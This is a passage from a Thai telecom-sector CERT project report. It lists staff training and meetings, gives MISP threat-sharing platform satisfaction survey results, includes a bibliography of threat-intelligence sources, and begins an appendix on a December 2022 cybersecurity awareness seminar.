17.8.8.48. 25650314-15 เข้าร่วมการอบรมหลักสูตร Secure Provision (Software Development) จัดโดยรัฐบาลสวิสเซอร์แลนด์ ร่วมมือกับศูนย์ความร่วมมืออาเซียน-ญี่ปุ่นเพื่อพัฒนาบุคลากรด้านความมั่นคงปลอดภัยไซเบอร์ (ASEAN-Japan Cybersecurity Capacity Building Centre : AJCCBC) ภายใต้การกำกับดูแลของสำนักงานพัฒนาธุรกรรมทางอิเล็กทรอนิกส์ (สพธอ.)

17.8.8.49. 25650510 - 25650607 เข้าร่วมการอบรม Industrial Control Systems Operational Technology Cybersecurity Analysis and Evaluation (ICS401V) Course โดย Singapore Cyber Security Agency

17.8.8.50. 25650517 เข้าร่วมการประชุมเชิงปฏิบัติการ The Software Engineering Institute (SEI) โดย สกมช.

17.8.8.51. 25650530 เข้าร่วมการประชุมแสดงความคิดเห็นต่อร่างประมวลแนวทางปฏิบัติและกรอบมาตรฐานด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ โดย กสทช.

17.8.8.52. 25650627 เข้าร่วมกิจกรรม Capacity Building NCSA และ CERT CII Cyber Training โดย สกมช.

17.8.8.53. 25650706 เข้าร่วมกิจกรรม Countdown ประมวลแนวทางปฏิบัติ และกรอบมาตรฐาน Cybersecurity โดย สกมช.

17.8.8.54. 25650715 เข้าร่วมการประชุม Thailand CERTs Community meeting ครั้งที่ 1 โดย TB-CERT

17.8.8.55. 25650727 ดำเนินการการแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ให้กับสำนักข่าวกรองแห่งชาติ

17.8.8.56. 25650926 เข้าร่วมการประชุม Thailand CERT Community Meeting ครั้งที่ 2 โดย สกมช.

17.8.8.57. 25650907 เข้าร่วมการประชุมรับฟังความคิดเห็นจากผู้ที่มีส่วนเกี่ยวข้อง (Focus Group) ต่อร่างประกาศฯ ตามมาตรา 49 โดย สกมช.

17.8.8.58. 25650919-27 เข้าร่วมอบรมหลักสูตรเร่งรัดเพื่อแต่งตั้งเป็นพนักงานเจ้าหน้าที่ตาม พ.ร.บ.ไซเบอร์ โดย สกมช.

17.8.8.59. 25650929-30 เข้าร่วมงานสัมมนาเชิงปฏิบัติการ Cyber Range: Through the Mist of Clouds โดย ธนาคารแห่งประเทศไทย (ธปท.)

17.8.8.60. 25650929 เป็นเจ้าภาพจัดการประชุม Thailand CERT Community Meeting ครั้งที่ 3

17.8.8.61. 25651026 เข้าร่วมการประชุม Thailand CERT Community Meeting ครั้งที่ 4 (กลต.)

17.8.8.62. 25651109 เข้าร่วมการหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินการจัดตั้ง Sectoral CERT ภาคโทรคมนาคมและภาคพลังงาน

17.8.8.63. 25651111 บรรยายหลักสูตรการสืบสวนรวบรวมพยานหลักฐานอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน

17.8.8.64. 25651110-20 เข้าร่วมการปฏิบัติงานกับศูนย์ปฏิบัติการเฝ้าระวังและตอบสนองภัยคุกคามทางไซเบอร์ ในการประชุมผู้นำเขตเศรษฐกิจเอเปค

17.8.8.65. 25651130 เข้าร่วมการประชุมทำความเข้าใจกลไกหรือขั้นตอนการเฝ้าระวังภัยคุกคามทางไซเบอร์ของผู้ประกอบกิจการโทรคมนาคม และของสำนักงาน กสทช. กับผู้รับใบอนุญาตและหน่วยงานที่เกี่ยวข้อง

17.8.8.66. 25651211 สนับสนุนบุคลากรในการเป็นวิทยากรงาน Workshop YARA Rule ในงาน Woman Thailand Cyber Top Talent 2022 จัดโดย สกมช.

17.8.8.67. 25651215 การจัดงานสัมมนาเพื่อประโยชน์สาธารณะและเป็นวิทยากรในการบรรยายในงานสัมมนา

17.8.8.68. 25660203 เป็นวิทยากรในการบรรยายในหัวข้อองค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (CTI)และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร

17.8.8.69. 25660207 เป็นวิทยากรในการบรรยายแลกเปลี่ยนประสบการณ์ดำเนินงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม กับ กรมเทคโนโลยีสารสนเทศและอวกาศกลาโหม

17.8.8.70. 25660227-25660301 เข้าร่วมอบรมเชิงปฏิบัติการเกี่ยวกับแนวทางปฏิบัติที่ดีที่สุดด้านความปลอดภัยทางไซเบอร์ (Cybersecurity Best Practices) ในหัวข้อ National CERT Operations and Cyber Hygiene โดย สกมช.

17.8.8.71. 25660310 เข้าร่วมการประชุม Thailand CERT Community Meeting ครั้งที่ 5 โดยศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคภาคธุรกิจประกันภัย (TI-CERT)

17.8.8.72. 25660323 เข้าร่วมฟังการบรรยาย หัวข้อ Cyber Immunity for a Secure Digital World โดย สกมช.

17.8.8.73. 25660403 เป็นวิทยากรในการบรรยายให้ความรู้ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ให้ สกมช.

17.8.8.74. 25660428 เข้าร่วมงานสัมมนาเชิงวิชาการ “นโยบายและแนวปฏิบัติด้านการคุ้มครองข้อมูลส่วนบุคคลและความมั่นคงปลอดภัยไซเบอร์กับบทบาทของสำนักงาน กสทช. สู่การเป็น Smart Regulator”

17.8.8.75. 25660610-12 เข้าร่วมงานอบรมสัมมนาเชิงปฏิบัติการ (Workshop) และกิจกรรมกลุ่มสัมพันธ์เชิงวิชาการด้านความมั่นคงปลอดภัยไซเบอร์ โดย สกมช.

17.8.8.76. 25660612 เข้าร่วมการให้ความคิดเห็นการพิจารณา (ร่าง) แผนรับมือเหตุภัยคุกคามทางไซเบอร์ ของ สกมช.

17.8.8.77. 25660613 ติดตั้งและเชื่อมต่อระบบพัฒนาแฟลตฟอร์มสำหรับการรับและแบ่งปันเหตุการณ์ภัยคุกคามทางไซเบอร์ (MISP) โดย สกมช.

17.8.8.78. 25660703 เข้าร่วมการประชุมพนักงานเจ้าหน้าที่ตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ.2562 ครั้งที่ 1/2566 โดย สกมช.

17.8.8.79. 25660703 เข้าร่วมการประชุมวางแผนขั้นสุดท้าย (FPC) Thailand's National Cyber Exercise 2023 โดย สกมช.

17.8.8.80. 25660712 เป็นวิทยากรในการบรรยายหัวข้อสถานการณ์ภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม ในการฝึกเตรียมการ (Pre-exercise/Academic) Thailand's National Cyber Exercise 2023 โดย สกมช.

17.8.8.81. 25660712-14 เข้าร่วมการฝึกเตรียมการ (Pre-exercise/Academic) การฝึกและทดสอบแผนเผชิญเหตุ ในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤติในระดับประเทศ โดย สกมช.

17.8.8.82. 25660803 เข้าร่วมการประชุม Thailand CERTs Community ครั้งที่ 6 โดยศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ในด้านบริการภาครัฐที่สำคัญ ที่มีการให้บริการโดยตรงแก่ประชาชน (DG-CERT)

17.8.8.83. 25660817-18 เข้าร่วมการฝึกเพื่อทดสอบขีดความสามารถทางไซเบอร์ (Staff Exercise) การฝึกและทดสอบแผนเผชิญเหตุ ในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤติในระดับประเทศ โดย สกมช.

17.8.8.84. 25660829 เป็นวิทยากรในการประชุมเชิงปฏิบัติการเพื่อหาแนวทางในการปฏิบัติการทางไซเบอร์ในปีงบประมาณ พ.ศ.2567 ศูนย์ไซเบอร์ทหาร สำนักผู้บัญชาการทหารสูงสุด กองบัญชาการกองทัพไทย

17.9. รายงานผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล

17.9.1. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1 เมื่อ 28 - 31 มิถุนายน 2564 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 14 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจมีคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **90.43%**

17.9.2. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 2

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กรกฎาคม 2564 ถึง 30 กันยายน 2564 เมื่อ 27 ก.ย. - 4 ต.ค.64 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 9 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **94.22%**

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2564 ถึง 30 มกราคม 2565 เมื่อ 31 ม.ค. - 7 ก.พ.65 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 13 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **94%**

17.9.3. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 3

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2565 ถึง 30 พฤษภาคม 2565 เมื่อ 1 มิถุนายน 2565 ถึง 15 กรกฎาคม 2565 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 18 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **96.67%**

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 มิถุนายน 2565 ถึง 30 กันยายน 2565 เมื่อ 1 ตุลาคม 2565 ถึง 15 ตุลาคม 2565 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 21 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **93.62%**

17.9.4. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 4

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2565 ถึง 31 มกราคม 2566 เมื่อ 1 กุมภาพันธ์ 2566 ถึง 20 กุมภาพันธ์ 2566 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 25 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ

Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **95.68%**

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2566 ถึง 31 พฤษภาคม 2566 เมื่อ 26 พฤษภาคม 2566 ถึง 25 มิถุนายน 2566 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูลในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 24 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **95.84%**

ทั้งนี้ ข้อมูลรายละเอียดรายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1 - 4 มีรายละเอียดตาม**เอกสารแนบท้าย 7**

17.10. รายงานผลการดำเนินงานฉบับย่อสำหรับลงตีพิมพ์ในวารสารสำนักงาน กสทช.

ศูนย์ TTC-CERT ได้ดำเนินการจัดเตรียมข้อมูลรายงานผลการดำเนินงานฉบับย่อสำหรับลงตีพิมพ์ในวารสารสำนักงาน กสทช. โดยมีรายละเอียดตาม**เอกสารแนบท้าย 8**

บรรณานุกรม

โรงเรียนรักษาความปลอดภัย ศูนย์รักษาความปลอดภัย กองบัญชาการกองทัพไทย. *เอกสารนำประกอบการเรียนหลักสูตร ผู้ช่วยนายทหารฝ่ายการข่าว*. กรุงเทพมหานคร. http://j2.rtarf.mi.th/j2/EB/เอกสารนำประกอบการเรียนหลักสูตรผู้ช่วยนายทหารฝ่ายการข่าว.pdf. Accessed 28 Sep 2020.

ราชกิจจานุเบกษา. “ยุทธศาสตร์ชาติ.” 13 Oct. 2018, http://www.ratchakitcha.soc.go.th/DATA/PDF/2561/A/082/T_0001.PDF. Accessed 24 Sep. 2020.

ราชกิจจานุเบกษา. “พระราชบัญญัติ การรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562.” 27 May. 2019, http://www.ratchakitcha.soc.go.th/DATA/PDF/2562/A/069/T_0020.PDF. Accessed 24 Sep. 2020.

สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ (กสทช.). “แผนแม่บทกิจการโทรคมนาคม ฉบับที่ 2 (พ.ศ. 2562 – 2566).” 12 Nov. 2018, https://www.nbtc.go.th/law/law_noti/ประกาศ-(1)/แผนแม่บทกิจการโทรคมนาคม-ฉบับที่-2-(พ-ศ-2562---2.asp. Accessed 24 Sep. 2020.

สำนักงานคณะกรรมการกิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคมแห่งชาติ (กสทช.). “รายงานสภาพตลาดโทรคมนาคม ประจาไตรมาสที่ 4 ปี2562.” http://www.nbtc.go.th/getattachment/Business/commu/telecom/informatiton/research/รายงานสภาพตลาดโทรคมนาคม/markettelecom62/39516-(1)/Report4Q62.pdf. Accessed 24 Sep. 2020.

ธนาคารแห่งประเทศไทย. “ธุรกรรมการชำระเงินผ่านบริการ Mobile Banking และ Internet Banking.” https://www.bot.or.th/App/BTWS_STAT/statistics/BOTWEBSTAT.aspx?reportID=949&language=TH. Accessed 24 Sep 2020.

ธนาคารแห่งประเทศไทย. “PromptPay : the Game Changer for Payments.” https://www.bot.or.th/Thai/BOTMagazine/Pages/256303_TheKnowledge_PromptPay.aspx. Accessed 24 Sep 2020.

“About Kaspersky Threat Data Feeds - Kaspersky support.” 4 Aug. 2020, https://support.kaspersky.com/13849. Accessed 8 Oct. 2020.

“AbuseIPDB.” https://www.abuseipdb.com/. Accessed 8 Oct. 2020.

“AlienVault - Open Threat Exchange.” https://otx.alienvault.com/. Accessed 7 Oct. 2020.

“Apache Configuration Error AH00558: Could Not Reliably Determine the Server’s Fully Qualified Domain Name | DigitalOcean.” *Www.digitalocean.com*,

www.digitalocean.com/community/tutorials/apache-configuration-error-ah00558-could-not-reliably-determine-the-server-s-fully-qualified-domain-name.

"AutoShun.org – RiskAnalytics." https://www.riskanalytics.com/ra-labs/autoshun-org/. Accessed 8 Oct. 2020.

"CIS Benchmarks™." *CIS*, 2018, www.cisecurity.org/cis-benchmarks/.

"CyberCure - Free Cyber Intelligence Feeds." http://www.cybercure.ai/. Accessed 8 Oct. 2020.

"DigitalSide Threat-Intel." https://osint.digitalside.it/. Accessed 8 Oct. 2020.

"CyberTotal Cyber Threat Intelligence Platform." *CyCraft*, www.cycraft.com/cybertotal/. Accessed 11 Sept. 2023.

FireEye Inc. "The History of OpenIOC." 17 Sep. 2013, https://www.fireeye.com/blog/threat-research/2013/09/history-openioc.html. Accessed 29 Sep. 2020.

"Getting Started — Ansible Documentation." *Ansible.com*, 13 Dec. 2017, docs.ansible.com/ansible/latest/user_guide/intro_getting_started.html.

"How to Secure Apache with Let's Encrypt on Ubuntu 20.04." *DigitalOcean*, www.digitalocean.com/community/tutorials/how-to-secure-apache-with-let-s-encrypt-on-ubuntu-20-04.

"IBM X-Force Exchange." https://exchange.xforce.ibmcloud.com/. Accessed 29 Sep. 2020.

"Introducing JSON." https://www.json.org/. Accessed 29 Sep. 2020.

"Introducing Mandiant Advantage: Threat Intelligence." 6 Oct. 2020, https://www.fireeye.com/blog/products-and-services/2020/10/introducing-mandiant-advantage-threat-intelligence.html. Accessed 8 Oct. 2020.

"Introduction to STIX." 8 Aug. 2020, https://oasis-open.github.io/cti-documentation/stix/intro.html. Accessed 29 Sep. 2020.

"Introduction to TAXII." 8 Aug. 2020, https://oasis-open.github.io/cti-documentation/taxii/intro.html. Accessed 29 Sep. 2020.

"Introduction · User Guide of MISP Malware Information Sharing Platform, a Threat Sharing Platform." *www.circl.lu*, www.circl.lu/doc/misp/.

"MISP Hardware Sizer." *Misp.github.io*, misp.github.io/MISP-sizer/. Accessed 11 Sept. 2023.

"MISP - Open Source Threat Intelligence Platform & Open Standards For Threat Information Sharing." https://www.misp-project.org/. Accessed 29 Sep. 2020.

"MISP taxonomy format - MISP Standard." 29 Nov. 2017, https://www.misp-standard.org/rfc/misp-standard-taxonomy-format.html. Accessed 30 Sep. 2020.

"OPSWAT | Threat Intelligence Feed." https://www.opswat.com/developers/threat-intelligence-feed. Accessed 8 Oct. 2020.

"RiskIQ PassiveTotal Threat Detection & Investigation Platform." https://www.riskiq.com/products/passivetotal/. Accessed 8 Oct. 2020.

Roberts, Scott J., and Rebekah Brown. *Intelligence-Driven Incident Response*. First Edition ed., Sebastopol, O'Reilly Media, Inc., 2017.

"Sharing Guidelines." *GitHub*, github.com/MISP/MISP/wiki/Sharing-guidelines. Accessed 11 Sept. 2023.

"SophosLabs Intelix." https://www.sophos.com/en-us/labs/intelix.aspx. Accessed 8 Oct. 2020.

"Spamhaus." https://www.spamhaus.org/. Accessed 8 Oct. 2020.

"Using Open Source Intelligence Feeds, OSINT, with MISP - Koen van Impe - Vanimpe.eu." *www.vanimpe.eu*, www.vanimpe.eu/2016/03/23/using-open-source-intelligence-osint-with-misp/. Accessed 11 Sept. 2023.

เอกสารแนบท้าย 1

รายงานจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล


งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

1. บทสรุปผู้บริหาร 4
2. วัตถุประสงค์โครงการ 5
3. กำหนดการงานสัมมนาฯ 6
4. การประชาสัมพันธ์ 9
5. การลงทะเบียนเข้าร่วมงาน 11
6. รูปแบบการจัดงานสัมมนาฯ 12
7. รายละเอียดพิธีเปิดการจัดงานสัมมนาฯ 19
8. รายละเอียดการสัมมนาฯ หรือการบรรยาย 22
9. ผลการประเมินการจัดงานสัมมนาฯ 26
10. สรุปผลการประเมินและข้อเสนอแนะการจัดงานสัมมนาฯ 36
ผนวก ก รายชื่อผู้ร่วมงานสัมมนาฯ 37
ผนวก ข แบบประเมินงานสัมมนาฯ 49
ผนวก ค ภาพกิจกรรมการจัดงานสัมมนาฯ 78

1. บทสรุปผู้บริหาร

การจัดงานสัมมนาเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ จัดขึ้นเพื่อเผยแพร่ความรู้ทางวิชาการด้านความมั่นคงปลอดภัยไซเบอร์ สร้างความรู้ความเข้าใจ และกระตุ้นให้เกิดความตระหนักรู้ในเรื่องความมั่นคงปลอดภัยทางไซเบอร์ ผ่านการจัดงานสัมนาเชิงวิชาการแก่องค์กรต่าง ๆ ในประเทศไทย อาทิ หน่วยงานกำกับดูแล องค์กรในภาคส่วนโทรคมนาคม องค์กรที่อยู่นอกส่วนโทรคมนาคม รวมถึงประชาชนผู้ที่สนใจทั่วไป เพื่อส่งเสริมให้ผู้เข้าร่วมงานสัมมนามีการเตรียมพร้อมด้านทรัพยากรบุคคล กระบวนการและเทคโนโลยีที่เกี่ยวข้อง สำหรับรับมือกับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว จัดขึ้นในวันที่ 15 ธันวาคม 2565 ณ โรงแรม เซ็นจูรี่พาร์ค มีผู้ให้ความสนใจร่วมงานทั้งสิ้น 126 ท่าน ภายในงานได้มีการเผยแพร่ถึงบทบาทหน้าที่หลักของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม และให้ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ งานสัมมนาได้มีการกระตุ้นให้เกิดการถาม-ตอบและแสดงความคิดเห็นต่างๆทั้งผู้ที่ร่วมภายในงานและผู้ที่รับชมผ่านทาง Facebook Live โดยได้เกิดความร่วมมือของหน่วยงานต่างๆตรงตามวัตถุประสงค์ของการจัดงานสัมมนาในครั้งนี้



ในจำนวนเป้าหมายผู้ร่วมงาน 150 ท่าน แบ่งออกเป็นผู้ที่มาร่วมในงานจำนวน 88 ท่าน และรับชมผ่านทาง Facebook Live จำนวน 38 ท่าน คิดเป็นเปอร์เซ็นต์ความสำเร็จผู้ร่วมงาน 84% จากเป้าหมายผู้ร่วมงาน 150 ท่าน โดยผ่านประชาสัมพันธ์ทางสื่อ Facebook ของ สมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปภัมภ์ และทางอีเมล์เชิญชวนไปยังหน่วยงานต่างๆที่เกี่ยวข้อง

2. วัตถุประสงค์โครงการ

